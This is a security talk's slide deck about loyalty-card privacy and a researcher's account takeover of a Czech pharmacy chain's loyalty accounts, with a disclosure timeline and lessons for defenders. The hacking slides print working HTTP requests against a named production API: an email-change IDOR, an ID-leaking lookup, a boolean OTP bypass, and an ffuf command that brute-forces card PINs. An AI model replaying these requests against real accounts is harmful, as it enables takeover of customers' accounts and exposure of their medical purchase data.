Hacking a Pharmacy

for Fun and Drugs 💊

by @vavkamil

~$ whoami

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- #OpenToWork
  ¯_(ツ)_/¯


~$ Agenda

- 💔 Loyalty cards
- 🇪🇺 Critical infrastructure
- 🔥 Hacking a Pharmacy 101
  1. Sign up
  2. Observe
  3. Validate
  4. Exploit
  5. Celebrate

~$ Loyalty cards

Everybody loves them 💔

~$ Loyalty cards



~$ Loyalty cards


- The average Czech person is enrolled in 14 loyalty programs
- About 6% are signed up for 30+ programs
- Only 330k (3%) opt-out completely

Usage and sectors

- Most often used in
  - 75% food stores
  - 62% pharmacies
  - 62% health & beauty stores
- 84% see loyalty programs as added value
- 72% say programs influence their choice of shop or

~$ Loyalty cards

- *NOCARD.cz* – Věrnostní karty online
- 4 months ago, Reddit user "sukamzaprachy" launched this cool service
  - *reddit.com/r/czech/comments/1l92hra/věrnostní_kartičky_řešení_je_zde/*
- The database contains 900+ loyalty cards
  - from 20+ providers across most sectors



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- Loyalty cards crowdsourced by the community
- For free, it works well :)

~$ Loyalty cards ~ Why Privacy Matters

- What loyalty programs collect 🪪
  - You usually provide PII (Personally Identifiable Information)
    - name, phone number, email, sometimes address or date of birth
    - payment information if linked to your card or app

.

- Each time you scan the card, the store links that purchase to you specifically
- This allows them to build a detailed purchase history profile, including:
  - what stuff you buy (healthy / junk / organic / baby products / alcohol / medicine, etc.)
  - when and how often you shop / how much you spend / which promotions you respond to

~$ Loyalty cards ~ Why Privacy Matters

Privacy concerns

- Tracking across time
  - years’ worth of your purchases, creating a long-term behavioral profile
- Discrimination & pricing
  - discounts are a way to incentivize data sharing
  - if you don’t use the loyalty card, you often pay more
  - essentially charging a "privacy tax"
- Health inferences
  - pharmacy or grocery purchases can hint at medical conditions
  - (e.g., buying prenatal vitamins, insulin, or cold medicine regularly)
- Targeted marketing
  - Discounts can push you toward specific brands or higher-margin products

~$ Loyalty cards ~ Why Privacy Matters

- They make discounts conditional so people willingly trade data for savings.
- The "real value" for the store is the long-term marketing and behavioral insights.
- The data could be used, sold or leaked:
  - sensitive patterns about your life could leak
  - third parties could make judgments about your health or lifestyle

What you can do

- Use a secondary phone number/email for sign up
- Avoid linking payment cards if possible
- Pay with cash instead of cards linked to your identity
- Consider whether the discount is worth the privacy tradeoff!

~$ Critical infrastructure


 The most secure ~~shit~~ stuff

~$ Critical infrastructure

The most ~~secure~~ important stuff

- Regulated sectors (per new Czech law)
  - Public administration
  - Energy
  - Manufacturing industry
  - Food industry
  - Chemical industry
  - Water management
  - Waste management
  - Transport (air, rail, water, road)
  - Healthcare
  - Science, research & education
  - Postal & courier services
  - Military industry
  - Space industry
  - Digital infrastructure & services
  - Financial market

~$ Critical infrastructure



~$ Critical infrastructure

New Cybersecurity Act (NIS2 in Czechia)

- Enters into force: 1st November 2025

What changes

- Replaces Act No. 181/2014 Coll.
- Transposes the EU NIS2 directive
- Expands scope beyond "classic" critical infrastructure
  - Wider set of regulated sectors (see previous slide).
- Stronger oversight by NUKIB, stricter sanctions


~$ Critical infrastructure

- Retail/food/pharmacy chains may be pulled in if they meet criteria

When "consumer" stuff is actually national-level risk

- They are part of the systems people rely on every day
  - disrupt them, and a lot of people feel it, fast
- National blast radius if attacked (a single bug has a very wide reach)
- In the Czechia, huge numbers of people use loyalty programs
  - that means a vulnerability in a loyalty flow can touch millions

~$ Critical infrastructure



~$ Hacking a Pharmacy 101

Healthcare data at risk 🔥

~$ Hacking a Pharmacy 101

The hack took me 60 minutes


Disclaimer

Considering ethical and legal guidelines, specific company names will not be disclosed.

Thank you for being so understanding.

~$ Hacking a Pharmacy 101

- REDACTED company website:




~$ Hacking a Pharmacy 101

- In April 2025, I started on some medication
  - Expensive prescription drugs
  - I will be buying them monthly
    - for a long time
- REDACTED has the best availability and price
  - They offer up to 9% discount on prescriptions
  - But only with the loyalty card
  - I will save thousands of CZK
- I went to the pharmacy to


~$ Hacking a Pharmacy 101

- First login with physical card




~$ Hacking a Pharmacy 101


- Loyalty card PIN code for Security



~$ Hacking a Pharmacy 101

- Email and password & Sign up
- Account created (network tab)





~$ Hacking a Pharmacy 101

- Four /api* requests in Firefox browser Network tab:

1) POST /api/v3/cards/{CARD_ID}/otp/check

2) GET /api/v3/clients/check/email/{EMAIL}

3) POST /api/v3/register

4) PUT /api/v3/clients/{USER_ID}/missing-personal-details

~$ Hacking a Pharmacy 101

- Started with the last one (4)

```
PUT /api/v3/clients/0000001337/missing-personal-details HTTP/2
Host: my-account-server.drmax.cz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Content-Type: application/json;charset=UTF-8
Content-Length: 197

{
    "clientId": 0000001337,
    "email": "vavkamil@protonmail.com",
    "login": "vavkamil@protonmail.com",
    "password": "Foo1-Bar2-Baz3-Qux4",
    "agreements": []
}
```

~$ Hacking a Pharmacy 101

- Started with the last one (4)

```
PUT /api/v3/clients/0000001337/missing-personal-details HTTP/2
Host: my-account-server.drmax.cz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Content-Type: application/json;charset=UTF-8
Content-Length: 197

{
    "clientId": 0000001337,
    "email": "this-is-attacker@my-exploit-server.com",
    "login": "vavkamil@protonmail.com",
    "password": "random-password-123",
    "agreements": []
}
```

~$ Hacking a Pharmacy 101

- Received 2x "Confirm your email" messages
  - *Confirm your registration in the loyalty program ...*
  - One email for the victim
  - One email for the attacker
- Holy shit, we have an Account Takeover (ATO)
  1. We can change the email address of any user
  2. But we don't know their password
  3. Use the forgot password feature
  4. And log in as the victim 😱

~$ Hacking a Pharmacy 101

The hack took me 60 minutes

Including 59-minute trip to pick up the loyalty card

~$ Hacking a Pharmacy 101

- All we need is the
  - victim Email Address
  - and their User ID

```
PUT /api/v3/clients/0000001337/missing-personal-details
Host: my-account-server.drmax.cz
Content-Type: application/json

{
    "clientId": 0000001337,
    "login":    "victim@example.com",
    "email":    "attacker@example.com"
}
```

~$ Hacking a Pharmacy 101

- Four /api* requests in Firefox browser Network tab:

1) POST /api/v3/cards/{CARD_ID}/otp/check

2) GET /api/v3/clients/check/email/{EMAIL}

3) POST /api/v3/register

4) PUT /api/v3/clients/{USER_ID}/missing-personal-details

~$ Hacking a Pharmacy 101

- Continued with the second one (2)

```
GET /api/v3/clients/check/email/vavkamil@protonmail.com HTTP/2
Host: my-account-server.drmax.cz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)

...

HTTP/2 200 OK
Content-Type: application/json
Server: cloudflare

{"exists":true,"accountType":null,"clientId":0000001337}
```

- All we need is the victim Email Address
  - and we have full Account Takeover without any user interaction 🤯

~$ Demo Time

PoC or GTFO

~$ Hacking a Pharmacy 101

- 2025, April 22 - Signed up for the loyalty card
  - Created online account, found Account Takeover (ATO)
  - Contacted support with a critical vulnerability to report
  - Created the Proof of Concept exploit
- 2025, April 23 - Response to send over all the details
  - Ordered some medication and vitamins
  - Sent over the exploit.py and video recording

~$ Hacking a Pharmacy 101

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  - Created online account, found Account Takeover (ATO)
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
  - Created the Proof of Concept exploit
- 2025, April 23 - Response to send over all the details
  - Ordered some medication and vitamins
  - Sent over the exploit.py and video recording

- 2025, April 24 - My personal account is disabled
  - I can't log in to check on my order status
- 2025, April 25 - Response from another support agent

Changing the email address in the account is not possible online at all; it is always necessary to contact our support by phone, where this change is subject to customer security verification check.

~$ Hacking a Pharmacy 101

- Backup of cookies in Burp Suite project
  - tried cookies to authenticate
- My personal account is compromised
  - My email has been changed to a random address
  - ***.******+testh@gmail.com
- WTF?!
- Someone followed the video recording steps and used the PoC exploit to hack me
  - My medical data are at risk
- Did some OSINT and found a 3rd-party software vendor developer with the same name



~$ Hacking a Pharmacy 101

- Waited for a couple of days, no response
  - but I want my account back 😅
- Tried to change the email, vulnerability is fixed

```
PUT /api/v3/clients/0000001337/missing-personal-details
Host: my-account-server.drmax.cz
Content-Type: application/json

{
    "clientId": 0000001337,
    "email": "attacker@example.com",
    "login": "victim@example.com",
}
```

~$ Hacking a Pharmacy 101

- Waited for a couple of days, no response
  - but I want my account back 😅
- Tried to change the email, vulnerability is fixed
  - added JSON data to verify the loyalty card

```
PUT /api/v3/clients/0000001337/missing-personal-details
Host: my-account-server.drmax.cz
Content-Type: application/json

{
    "clientId": 0000001337,
    "email": "attacker@example.com",
    "login": "victim@example.com",
    "cardNumber": 0000000001337,
    "cardOtp": "1234"
}
```

~$ Hacking a Pharmacy 101

- Waited for a couple of days, no response
  - but I want my account back 😅
- Tried to change the email, vulnerability is fixed
  - found bypass, pass reset, got my account back

```
PUT /api/v3/clients/0000001337/missing-personal-details
Host: my-account-server.drmax.cz
Content-Type: application/json

{
    "clientId": 0000001337,
    "email": "attacker@example.com",
    "login": "victim@example.com",
    "cardNumber": 0000000001337,
    "cardOtp": True
}
```

~$ Hacking a Pharmacy 101

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4) PUT /api/v3/clients/{USER_ID}/missing-personal-details

~$ Bruteforce in Action

- How to get the loyalty card pin? (failure)

```
POST /api/v1/cards/0000000001337/otp/check HTTP/2
Host: my-account-server.drmax.cz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Content-Type: application/json;charset=UTF-8
Content-Length: 16

{"otp":"1234"}

...

HTTP/2 400 Bad Request
Content-Type: application/json
Server: cloudflare

{ "error": "003: bad PIN" }
```

~$ Bruteforce in Action

- How to get the loyalty card pin? (success)

```
POST /api/v1/cards/0000000001337/otp/check HTTP/2
Host: my-account-server.drmax.cz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Content-Type: application/json;charset=UTF-8
Content-Length: 16

{"otp":"9518"}

...

HTTP/2 400 Bad Request
Content-Type: application/json
Server: cloudflare

{ "error": "020: user has login and password", "client_uid": "00
```

~$ Fuzz Faster U Fool

- ffuf - *https://github.com/ffuf/ffuf*

```
$ seq -w 0 9999 > pins.txt && ffuf -w pins.txt:FUZZ -X POST \
  -u 'https://my-account-server.drmax.cz/api/v1/cards/0000000001
  -H 'User-Agent: Googlebot/2.1 (+http://www.google.com/bot.html
  -H 'Content-Type: application/json' \
  -d '{"otp":"FUZZ"}' \
  -mr 'user has login and password'

ffuf v1.6.4
[!] Starting at: 2025-09-26 10:00:00
[+] Wordlist: pins.txt (10000 entries)

-- Progress: 100.00% -- Requests: 10000 -- Errors: 0 -- Time: 00

Found: 1
=============================================================
ID   | URL                                        | METHOD | STAT
1    | /api/v1/cards/0000000001337/otp/check      | POST   | 400
      -> FUZZ: 9518
      -> Matched: user has login and password
=============================================================
```

~$ What now?

- One month later: How many cards on nocard.cz?

```
$ curl -sL 'https://nocard.cz/' \
  | perl -0777 -ne 'print $1 if /window\.cardData\s*=\s*(\{.*?\}
  | jq -r '.drmax.codes[]'

2810132494596
2810128624051
2810141175516
2810135735733
2810127671711
2810073455892
2810095577756
2810101216051
2810096977395
2810113664765
```

~$ What now?

- One month later: How many cards on nocard.cz?

```
$ curl -sL 'https://nocard.cz/' \
  | perl -0777 -ne 'print $1 if /window\.cardData\s*=\s*(\{.*?\}
  | jq -r '.drmax.codes[]'

2810 07345589 2
2810 09557775 6
2810 09697739 5
2810 10121605 1
2810 11366476 5
2810 12767171 1
2810 12862405 1
2810 13249459 6
2810 13573573 3
2810 14117551 6
```

- 14,117,551 - 7,345,589 = 6,771,962
- Are we looking at around ~7 million cards?

~$ REDACTED in the News

- 2015 - Loyalty program in beta
- 2018 - Program launched for everyone
- 2019 - 2,5 million members
- 2020 - Loyalty cards in mobile apps
- 2020 - 4M+ members
- 2024 - 4,5M+ members
- 2025 - 5M+ CZ loyalty members 🇨🇿
- + SK 🇸🇰 / PL 🇵🇱 / RO 🇷🇴 / IT 🇮🇹 / RS 🇷🇸

~$ Loyalty or Pay more?

- There are around 10.88 million people in Czechia
- If we count only those 30 - 80 years old
  - it's only around 5,4 to 6 million people
- There is 5M+ (up to ~7M) loyalty cards
  - This bug is not even the worst thing I found 😢

- 2025-04-23 Reported the vulnerability
- 2025-05-05 I asked for an update
- 2025-05-13 Response thanking me for reporting and

~$ Lessons learned

- You can often find nice vulnerabilities just by looking at your own Browser DevTools
  - inspect network requests and responses
- Stop leaking IDs / client info / PII in errors
  - devs accidentally leave breadcrumbs for attackers
- Rate-limit important endpoints and monitor your API
  - should be easy to see/block brute-force attempts
- Have a clear disclosure channel
  - security.txt is fine
  - faster & cheaper than PR disasters
  - have a process in place & reply fast

- Good Luck ! Have Fun ! Don't be Evil !

THANK YOU !

Any questions ?